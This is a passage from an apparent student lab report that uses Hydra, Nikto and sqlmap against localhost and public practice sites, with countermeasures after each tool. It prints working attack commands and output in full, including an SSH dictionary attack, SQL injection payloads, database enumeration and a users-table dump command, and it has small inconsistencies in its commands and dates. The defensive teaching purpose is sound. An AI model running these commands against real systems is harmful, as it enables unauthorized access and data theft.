[ATTEMPT] target 127.0.0.1 - login "test5" - pass "user123" - 14 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test5" - pass "test123" - 15 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test5" - pass "12341234" - 16 of 16 [child 0] (0/0)
[22][ssh] host: 127.0.0.1 login: test5 password: 12341234
[STATUS] attack finished for 127.0.0.1 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-09 00:18:46
```

Figure 10: Execute Hydra Attack

4.2 Results & Analysis

Hydra successfully performed a password cracking attack against the SSH service.

Attack Result:

[22][ssh] host: 127.0.0.1 login: test5 password: 12341234

```
[ATTEMPT] target 127.0.0.1 - login "test" - pass "12341234" - 12 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test5" - pass "admin123" - 13 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test5" - pass "user123" - 14 of 16 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test5" - pass "test123" - 15 of 16 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test5" - pass "12341234" - 16 of 16 [child 0] (0/0)
[22][ssh] host: 127.0.0.1 login: test5 password: 12341234
[STATUS] attack finished for 127.0.0.1 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-09 00:18:46
```

Figure 11: Hydra Attack Results

Analysis

- Hydra was able to discover weak credentials quickly because the password existed in the pass1 file.
- The attack demonstrated how dangerous weak or common passwords can be.

- The success rate increased when simple usernames and predictable passwords were used.
- The attack required only a few minutes to complete because the password was weak.
- SSH services without account lockout mechanisms are more vulnerable to dictionary attacks.

Security Impact

If it is carried out over a real system, attackers could gain:

- Unauthorized access
- Sensitive information
- Fully remote control of the target system.

4.3 Countermeasures

There are several security measures that can be used to safeguard systems against Hydra attacks:

1. Strong Password Policies

- Make long or complex passwords.
- Avoid common passwords such as 123456, admin, or password.

2. Account Lockout Policy

- After a few unsuccessful login attempts, temporarily lock the account.
- Enable the lock account after 5 failed logins for 15 minutes.


3. Multi-Factor Authentication (MFA)

- Allow SSH and web login multi-factor authentication to provide additional security.
- The second verification factor would stop the attacker from logging in once he or she has successfully broken the password.

5. Nikto - Deep Dive

5.1 Used Procedure

- Target: <https://demo.testfire.net/login.jsp>
- Environment: Kali Linux.
- Command Executed: `nikto -h https://demo.testfire.net/login.jsp`
- Execution Details: The scan took 1420 seconds to complete, testing 1 host and completing 1055 requests.




```
kali@kali: ~  
$ nikto -h https://demo.testfire.net/login.jsp  
- Nikto v2.6.0  
  
+ Target IP: 65.61.137.117  
+ Target Hostname: demo.testfire.net  
+ Target Port: 443  
  
+ SSL Info:  
  Subject: /CN=demo.testfire.net  
  CN: demo.testfire.net  
  SAN: demo.testfire.net  
  Ciphers: ECDHE-RSA-AES256-GCM-SHA384  
  Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=Section 87 Limited/CN=Section 87 RSA Domain Validation Secure Server CA  
  Platform: Unknown  
  Start Time: 2026-05-08 16:02:31 (GMT-4)  
  
+ Server: Apache-Coyote/1.1  
+ ERROR: Failed to check for updates: 403  
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.  
+ [013587] /login.jsp/: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy  
+ [013587] /login.jsp/: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options  
+ [013587] /login.jsp/: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security  
+ [013587] /login.jsp/: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP  
+ [013587] /login.jsp/: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy  
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .  
+ [400001] HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.  
+ [400000] HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.  
+ ERROR: ** Error limit (20) reached for host, giving up. Last error: . **  
+ ERROR: ** Consider using mitmproxy to avoid TLS fingerprinting. **  
- STATUS: Completed 1055 requests (~15% complete, ~2.3 hours left): currently in plugin 'Nikto Tests'
```

Figure 12: Nikto Command Execution

5.2 Results & Analysis

A total of eight vulnerabilities were found by the scan of the remote machine. The primary findings are shown below:

- Security headers are absent for many of the most important HTTP response headers such as permissions-policy, x-content-type-options, strict-transport-security, and content-security-policy.
- Allowing the HTTP OPTIONS method, which would let the client save or delete files from the web server, as well as allowing the PUT and DELETE HTTP methods to do the same.
- Information disclosure: the web server has revealed itself to be Apache-Coyote/1.1.



```
Session Actions Edit View Help
+ Target Port: 443

+ SSL Info: Subject: /CN=demo.testfire.net
            CN: demo.testfire.net
            SAN: demo.testfire.net
            Ciphers: ECDHE-RSA-AES256-GCM-SHA384
            Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Domain Validation Secure Server CA
            Platform: Unknown
            Start Time: 2026-05-08 16:02:31 (GMT-4)

+ Server: Apache-Coyote/1.1
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use '-C all' to force check all possible dirs). C
GI tests skipped.
+ [013587] /login.jsp/: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /login.jsp/: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /login.jsp/: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /login.jsp/: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /login.jsp/: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [999999] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS.
+ [400001] HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ [400000] HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ ERROR: *** Error limit (20) reached for host, giving up. Last error: . ***
+ ERROR: *** Consider using mitmproxy to avoid TLS fingerprinting. ***
- STATUS: Completed 1055 requests (~15% complete, ~2.3 hours left): currently in plugin 'Nikto Tests'
- STATUS: Running average: Not enough data.
+ Scan terminated: 5 errors and 8 items reported on the remote host
+ End Time: 2026-05-08 16:26:11 (GMT-4) (1420 seconds)

+ 1 host(s) tested
```

Figure 13: Nikto Vulnerability Report and Summary

5.3 Countermeasures


- **Implement Missing Security Headers:** the installation of missing security headers becomes imperative in this situation since the server does not have the necessary HTTP headers for its security configuration. Strict Transport Security headers will guarantee a secure connection, and Content Security Policy and X-Content-Type-Options headers could reduce the risk of cross-site scripting and MIME sniffing attacks.
- **Inactivate Insecure HTTP Methods:** insecure HTTP methods such as PUT and DELETE have to be inactivated. This ensures that there is no way for an attacker to alter any file in the system without permission. Options should also be limited for concealing details about server functionalities.
- **Enforce Server Banner Masking:** banner grabbing can easily leak valuable information that allows an attacker to exploit known vulnerabilities in the application. It is therefore advised to mask the banner, meaning the Apache-Coyote/1.1 banner should be blocked.

6. SQLmap - Deep Dive

6.1 Used Procedure

- Target: `http://testasp.vulnweb.com/showforum.asp?id=1`
- Environment: Kali Linux (Oracle VirtualBox)
- Command Executed: `sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --batch`

The testing process began by scanning the target URL to check whether the input parameter was vulnerable to SQL injection.



```
kali@kali: ~  
$ sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --batch  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 16:50:01 /2026-03-16/  
[16:50:01] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('ASPSESSI  
ONIDAQAAASDD=OEEMECHDPEI...OHLIPOGIGM'). Do you want to use those [Y/n] Y  
[16:50:02] [INFO] checking if the target is protected by some kind of WAF/IPS  
[16:50:02] [WARNING] reflective value(s) found and filtering out  
[16:50:02] [INFO] testing if the target URL content is stable  
[16:50:02] [INFO] target URL content is stable  
[16:50:02] [INFO] testing if GET parameter 'id' is dynamic  
[16:50:03] [WARNING] GET parameter 'id' does not appear to be dynamic  
[16:50:03] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable  
[16:50:03] [INFO] testing for SQL injection on GET parameter 'id'  
[16:50:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[16:50:05] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)  
[16:50:12] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'  
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n] Y  
[16:50:12] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (1N)'  
[16:50:13] [INFO] testing 'Microsoft SQL Server/Sybase OR error-based - WHERE or HAVING clause (1N)'
```

Figure 14: Testing Target URL for SQL Injection Using SQLmap

6.2 Results & Analysis

The command above instructs SQLmap to automatically analyze the target URL and test the parameter `id` for possible SQL injection vulnerabilities without requiring interactive input.

During the scan, SQLmap performed several tests:

- Boolean-based blind SQL injection
- Time-based blind SQL injection and stacked queries injection


```

injection not exploitable with NULL values. Do you want to try with a random
integer value for option '--union-char'? [Y/n] Y
[16:52:06] [WARNING] if UNION based SQL injection is not detected, please con
sider forcing the back-end DBMS (e.g. '--dbms=mysql')
[16:52:16] [INFO] checking if the injection point on GET parameter 'id' is a
false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 93 HTTP(s)
requests:
—
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2104=2104

  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: id=1;WAITFOR DELAY '0:0:5'--

  Type: time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind (IF)
  Payload: id=1 WAITFOR DELAY '0:0:5'
—
[16:52:19] [INFO] testing Microsoft SQL Server
[16:52:19] [INFO] confirming Microsoft SQL Server
[16:52:21] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2012 R2 or 8.1
web application technology: Microsoft IIS 8.5, ASP, Django, ASP.NET
back-end DBMS: Microsoft SQL Server 2014
[16:52:21] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 87 times
[16:52:21] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/testasp.vulnweb.com'

[*] ending @ 16:52:21 /2026-03-16/

```

Figure 15: Identifying Backend DBMS After SQL Injection Detection

Next, the databases stored on the server were enumerated using the following command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbms
```

```
Kali0 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

kali@kali:~$ sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --dbms
[17:00:19] [INFO] resuming back-end DBMS 'microsoft sql server'
[17:00:19] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDQAASDD=MCJMECHDAGO...JAOAFKDPLE'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 2104=2104

  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries (comment)
  Payload: id=1;WAITFOR DELAY '0:0:5'--

  Type: time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind (IF)
  Payload: id=1 WAITFOR DELAY '0:0:5'

[17:01:28] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: Microsoft IIS 8.5, ASP, ASP.NET, Django
back-end DBMS: Microsoft SQL Server 2014
[17:01:29] [INFO] fetching database names
[17:01:29] [INFO] fetching number of databases
[17:01:29] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:01:29] [INFO] retrieved:
[17:01:29] [WARNING] reflective value(s) found and filtering out
7
```

Figure 16: Database Enumeration Using SQLmap

```
Payload: id=1;WAITFOR DELAY '0:0:5'--
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'


[17:01:28] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: Microsoft IIS 8.5, ASP, ASP.NET, Django
back-end DBMS: Microsoft SQL Server 2014
[17:01:29] [INFO] fetching database names
[17:01:29] [INFO] fetching number of databases
[17:01:29] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:01:29] [INFO] retrieved:
[17:01:29] [WARNING] reflective value(s) found and filtering out
7
[17:01:31] [INFO] retrieved: acuforum
[17:01:58] [INFO] retrieved: acuserice
[17:02:29] [INFO] retrieved: master
[17:02:44] [INFO] retrieved: model
[17:03:03] [INFO] retrieved: msdb
[17:03:19] [INFO] retrieved: tempdb
[17:03:57] [INFO] retrieved:
[17:03:58] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[17:04:24] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 0 or more)
[17:04:24] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[17:04:25] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
available databases [6]:
[*] master
[*] acuforum
[*] acuserice
[*] model
[*] msdb
[*] tempdb

[17:04:25] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 152 times
[17:04:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testasp.vulnweb.com'
[*] ending @ 17:04:25 /2026-03-16/
```

Figure 17: List of Databases Discovered Using SQLmap

After identifying the target database (acuforum), the tables inside it were extracted using:

```
sqlmap -u "... " -D acuforum --tables --batch
```



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[1] 2 3 4

kali@kali:~$ sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" -D acuforum --tables

[1.9.11@table]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:14:48 /2020-03-16/

[17:14:48] [INFO] resuming back-end DBMS 'microsoft sql server'
[17:14:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDAAQAA5DD-0MLRECHD8NA...BFLDPOFKEL'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 2184=2184

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

[17:15:40] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Django, Microsoft IIS 8.5, ASP
back-end DBMS: Microsoft SQL Server 2014
[17:15:42] [INFO] fetching tables for database: acuforum
[17:15:42] [INFO] fetching number of tables for database 'acuforum'
[17:15:42] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:15:42] [INFO] retrieved:
[17:15:42] [WARNING] reflective value(s) found and filtering out
[17:15:44] [INFO] retrieved: dbo.forums
```

Figure 18: Extracting Tables from the Target Database Using SQLmap


```
kali@kali -
Session Actions Edit View Help
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 2104=2104

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

[17:15:02] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Django, Microsoft IIS 8.5, ASP
back-end DBMS: Microsoft SQL Server 2014
[17:15:02] [INFO] fetching tables for database: acuforum
[17:15:02] [INFO] fetching number of tables for database 'acuforum'
[17:15:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[17:15:02] [INFO] retrieved:
[17:15:02] [WARNING] reflective value(s) found and filtering out
4
[17:15:04] [INFO] retrieved: dbo.forums
[17:15:33] [INFO] retrieved: dbo.posts
[17:16:03] [INFO] retrieved: dbo.threads
[17:16:34] [INFO] retrieved: dbo.users
Database: acuforum
[4 tables]
+-----+
| forums |
| posts  |
| threads|
| users  |
+-----+

[17:17:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 98 times
[17:17:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testasp.vulnweb.com'

[*] ending @ 17:17:10 /2026-03-16/
```

Figure 19: List of Tables Retrieved from the Database

Finally, the contents of the users table were dumped to retrieve user information using:

```
sqlmap -u "... " -D acuforum -T users --dump
```


The testing results showed that the id parameter in the URL is injectable. SQLmap detected multiple types of SQL injection vulnerabilities, including:

- Boolean-based blind SQL injection
- Time-based blind SQL injection
- Stacked queries

The tool also identified the backend database management system as:

Microsoft SQL Server 2014

Additionally, SQLmap retrieved information about the server environment, including:

- Operating system: Windows 8.1 / Windows Server 2012 R2
- Web server technology: Microsoft IIS 8.5
- Web application technologies: ASP, ASP.NET, Django

After confirming the vulnerability, SQLmap was able to enumerate the databases available on the server. The following databases were discovered:

- master
- model
- msdb
- tempdb
- acuforum
- acuservice

Further analysis of the acuforum database revealed several tables:

- forums
- posts
- threads
- users

The users table contained sensitive user information:

- Email addresses
- Usernames
- Passwords
- Real names

The extraction of this information demonstrates the severity of SQL injection attacks, as attackers could gain unauthorized access to confidential data stored in the database.

6.3 Countermeasures

To protect web applications from SQL injection attacks, several security practices should be implemented.

- 1 Developers should use parameterized queries or prepared statements instead of dynamically building SQL queries with user input. This prevents malicious SQL code from being executed by the database.
- 2 Proper input validation and refinement should be applied to all user inputs to ensure that only expected values are accepted.
- 3 Web applications should use stored procedures where possible to control how database queries are executed.

Another important measure is implementing Web Application Firewalls (WAFs), which can detect and block malicious SQL injection attempts.

Additionally, sensitive information such as passwords should always be stored using secure hashing algorithms rather than plain text.

Finally, regular security testing and vulnerability assessments should be performed using tools such as SQLmap to identify and fix vulnerabilities before attackers can exploit them.

7. Conclusion

Overall, this project was helpful and a lot was learned from it. Before starting, it seemed that enough was already known about cybersecurity from lectures, but using the tools in Kali Linux showed that there is a big difference between reading about something and actually doing it. Tools like Nmap, Nikto, Hydra, and SQLmap gave a better idea of how attackers find weaknesses in systems, which helped in understanding why certain security measures exist in the first place.

One thing that stood out is that security is not a one-time thing. Installing a firewall and assuming everything is fine is not enough. Systems need to be checked regularly, and there is always something that can be improved.

It also became clear that a lot of the vulnerabilities tested could have been avoided if the developers had followed basic secure coding practices from the beginning, which shows that security should be part of the development process, not something added later.

This project changed how technology in general is viewed. Now, when using any website or application, there is more awareness of what could go wrong from a security perspective, and more interest in cybersecurity as a career path after everything covered in this project.

8. References

- [1] G. Lyon, Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure.com LLC, 2009.
- [2] Offensive Security, “Kali Linux Documentation,” 2024. [Online]. Available: <https://www.kali.org/docs/>. [Accessed: May 16, 2026].
- [3] NMAP Project, “Nmap Reference Guide,” 2024. [Online]. Available: <https://nmap.org/book/man.html>. [Accessed: May 16, 2026].
- [4] Zenmap, “Zenmap GUI Documentation,” 2024. [Online]. Available: <https://nmap.org/zenmap/>. [Accessed: May 16, 2026].
- [5] C. Caudill, “Nikto2 Web Server Scanner,” CIRT.net, 2008. [Online]. Available: <https://cirt.net/Nikto2>. [Accessed: May 16, 2026].
- [6] D. Stuttard and M. Pinto, The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd ed. Chichester, West Sussex: Wiley, 2011.
- [7] “Altoro Mutual Demo Website,” IBM Security Demo Application. [Online]. Available: <https://demo.testfire.net/login.jsp>. [Accessed: May 16, 2026].

[8] B. Damele and M. Stampar, "SQLmap: Automatic SQL injection and database takeover tool," sqlmap.org. [Online]. Available: <https://sqlmap.org>. [Accessed: May 16, 2026].

